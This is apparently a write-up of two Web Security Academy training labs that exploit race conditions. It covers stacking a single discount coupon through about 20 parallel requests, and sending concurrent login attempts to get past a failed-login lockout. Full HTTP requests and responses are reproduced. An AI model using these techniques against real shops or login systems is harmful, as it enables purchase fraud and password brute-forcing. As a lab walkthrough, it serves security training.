
RACE CONDITIONS

LAB 80 Limit overrun race conditions

credentials: `wiener:peter`

Disconunt coupon: PROMO20

Firstly, I try to learn the functionality of the website. It is a simple online shop where I can buy some products. I can also apply some discount coupon (just once):



Store credit:
$50.00

Cart

Name	Price	Quantity	
Balance Beams	$1.82	- 1 +	Remove

Coupon:

Add coupon


Apply Coupon already applied

Code	Reduction	
PROMO20	-$0.37	Remove

Total: $1.45

Place order


Let's see what happens behind:



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
93	https://0a42004903261e898.	GET	/academyLabHeader			101	147					✓	79.125.84.16		00:32:4
94	https://0a42004903261e898.	POST	/cart/coupon	✓		302	100	text				✓	79.125.84.16		00:32:5
95	https://0a42004903261e898.	GET	/cart			200	7245	HTML		Limit overrun race co...		✓	79.125.84.16		00:32:5
96	https://0a42004903261e898.	GET	/academyLabHeader			101	147					✓	79.125.84.16		00:32:5
97	https://0a42004903261e898.	POST	/cart/coupon	✓		302	158	text				✓	79.125.84.16		00:32:5
98	https://0a42004903261e898.	GET	/cart?couponError=COUPON_ALR...	✓		200	7316	HTML		Limit overrun race co...		✓	79.125.84.16		00:32:5
99	https://0a42004903261e898.	GET	/academyLabHeader			101	147					✓	79.125.84.16		00:32:5
100	https://0a42004903261e898.	POST	/cart/coupon/remove	✓		302	85					✓	79.125.84.16		00:32:5
101	https://0a42004903261e898.	GET	/cart			200	6572	HTML		Limit overrun race co...		✓	79.125.84.16		00:32:5
102	https://0a42004903261e898.	GET	/academyLabHeader			101	147					✓	79.125.84.16		00:32:5
103	https://0a42004903261e898.	POST	/cart/coupon	✓		302	100	text				✓	79.125.84.16		00:32:5
104	https://0a42004903261e898.	GET	/cart			200	7245	HTML		Limit overrun race co...		✓	79.125.84.16		00:32:5
105	https://0a42004903261e898.	GET	/academyLabHeader			101	147					✓	79.125.84.16		00:33:0
106	https://0a42004903261e898.	POST	/cart/coupon	✓		302	158	text				✓	79.125.84.16		00:33:3
107	https://0a42004903261e898.	GET	/cart?couponError=COUPON_ALR...	✓		200	7316	HTML		Limit overrun race co...		✓	79.125.84.16		00:33:3
108	https://0a42004903261e898.	GET	/academyLabHeader			101	147					✓	79.125.84.16		00:33:3

```
GET /cart?couponError=COUPON_ALREADY_APPLIED&coupon=PROMO20 HTTP/2
Host: 0a42004903261e898117b76000e4001b.web-security-academy.net
Cookie: session=SmyimvBdS9UD3zkmZENUZL1E0meX5DDZ
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a42004903261e898117b76000e4001b.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```


```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 7208

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Limit overrun race conditions
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
```



```
POST /cart HTTP/2
Host: 0a4200490326le898117b76000e4001b.web-security-academy.net
Cookie: session=SmyimvBdS9UD3zkmZENUZL1E0meX5DDZ
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a4200490326le898117b76000e4001b.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a4200490326le898117b76000e4001b.web-security-academy.net/product?productId=
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

productId=1l&redir=PRODUCT&quantity=1
```

Here are the contents of POST /cart request sent when adding product to a cart. It contains productID, redir, and quantity parameters. It also has session cookie present: SmyimvBdS9UD3zkmZENUZL1E0meX5DDZ

After sending request without cookie session, I learned that cart contents are tied with the cookie: I could access only empty cart without it and that cart state is stored in the session.


For 20% off use code at checkout: PROMO20


Cart

Your cart is empty

From what I have so far, I can tell that promocode application normally implemented in the following way:


1. User enters promocode
2. Promocode database is updated and user's promocode use is flagged
3. When applying same promocode again, the promocode's application is checked according to the database.

Potentially, there is a small time window where race condition is possible: exactly in the moment of promocode previous usage check. I would verify this by sending multiple POST /coupon requests at the same time using Burp Repeater (20 requests in parallel):



```
POST /cart/coupon HTTP/2
Host: 0a4200490326le898117b76000e4001b.web-security-academy.net
Cookie: session=MWlHxb5s8nleQM7GmDJ3sengnHyMCRgR
Content-Length: 52
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a4200490326le898117b76000e4001b.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a4200490326le898117b76000e4001b.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

csrf=52qRaErT7VvV9jTxYXMEccxvITONcbCB&coupon=PROMO20
```

```
HTTP/2 302 Found
Location: /cart
X-Frame-Options: SAMEORIGIN
Content-Length: 14

Coupon applied
```




Name	Price	Quantity
Hologram Stand In	$29.01	1

Coupon:

Code	Reduction
PROMO20	-$22.94

Total: $6.07

As one can see, the same coupon was applied multiple times, according to the picture. Let’s try to place the order and check if this was a real security exploit:




Store credit:
$43.93

Your order is on its way!

Name	Price	Quantity
Hologram Stand In	$29.01	1

Total: $6.07

Yup, It was and I bought $30 product for just $6. Let’s try doing this trick with leather jacket:



Store credit:
$43.93

Cart


Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1

Coupon:

Code	Reduction
PROMO20	-$1193.45

Total: $143.55

Hence I have multiple Repeater tabs with coupon applied message (11) it seems that not every 20% was applied and I got just 90% discount. Let’s try to add more POST cart/coupon tabs into the group:



Store credit:
$43.93


Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +	Remove

Coupon:
Add coupon

Code	Reduction	
PROMO20	-$1321.60	Remove

Total: $15.40




Target: https://0a42004903261e898117b76000e4001b.web-security-academy.net

```
POST /cart/coupon HTTP/2
Host: 0a42004903261e898117b76000e4001b.web-security-academy.net
Cookie: session=3ApAqkFPTYTawe8To3SuJbO9eNJgyl3a
Content-Length: 52
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a42004903261e898117b76000e4001b.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a42004903261e898117b76000e4001b.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

csrf=JerzgxWlvWccYLmSZLQ8Tbqs414eiTNy&coupon=PROMO20
```

```
HTTP/2 302 Found
Location: /cart
X-Frame-Options: SAMEORIGIN
Content-Length: 14

Coupon applied
```

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	1
Request headers	23
Response headers	3

At ~20 concurrent POST /cart/coupon requests, I have managed to decrease the price up to $15 for the item. Trying to decrease it even more and try to get a negative price is useless as applying more coupons will start a new cycle of coupons stacking. So, now I will place my order and lab's done:



Congratulations, you solved the lab!

For 20% off use code at checkout: PROMO20

Store credit:
$28.53


Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1

Total: $15.40

LAB 81 Bypassing rate limits via race conditions

credentials: `wiener:peter`



Login


You have made too many incorrect login attempts. Please try again in 56 seconds.

This lab has a brute force protection. The account is blocked after 3 concurrent failed attempts. However, if one will log in into arbitrary account, log out and then try log in again, the restriction will be gone, and usual 'Invalid password or username' error message will appear. From this, I can tell that rate limit is enforced per username, rather than per session. Thus, probably, the counter for unsuccessful attempts is kept on the server side.

I can assume, that the algorithm is following:

1. Enter wrong password.
2. +1 to the counter for failed attempts.
3. Repeat the wrong password.
4. Step 2 until counters hits "3" and display the error message.

Therefore, I could try to abuse that tiny time window to enforce the race condition by sending a bunch of wrong passwords in 1 packet.




```
POST /login HTTP/2
Host: 0a4e00c9043f416e803912fc00f700b5.web-security-academy.net
Cookie: session=ylHbpZ3BzICbI47YcnGnBHQ6pDXzKlTy
Content-Length: 69
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a4e00c9043f416e803912fc00f700b5.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a4e00c9043f416e803912fc00f700b5.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

csrf=1cLPNKrgNWjwAlVl63aT6IYzQVAcOBa8&username=carlos&password=carlos
```

```
          <a href=/>Home
        </a>
        <p>
          |
        </p>
        <a href="/my-account">
          My account
        </a>
        <p>
          |
        </p>
      </section>
    </header>
    <header class="notification-header">
    </header>
    <h1>
      Login
    </h1>
    <section>
      <p class=is-warning>
        Invalid username or password.
      </p>
      <form class=login-form method=POST action="/login">
        <input required type="hidden" name="csrf" value="1cLPNKrgNWjwAlVl63aT6IYzQVAcOBa8">
        <label>
          Username
        </label>
        <input required type=username name="username" autofocus>
        <label>
          Password
        </label>
        <input required type=password name="password">
        <button class=button type=submit>
          Log in
        </button>
      </form>
    </section>
  </div>
</section>
```

As one can see, there a is an 'Invalid username or password' error returned in more than

3 requests, as it should be. So, if we are quick enough, we can pass more than 3 invalid passwords before cooldown triggers.

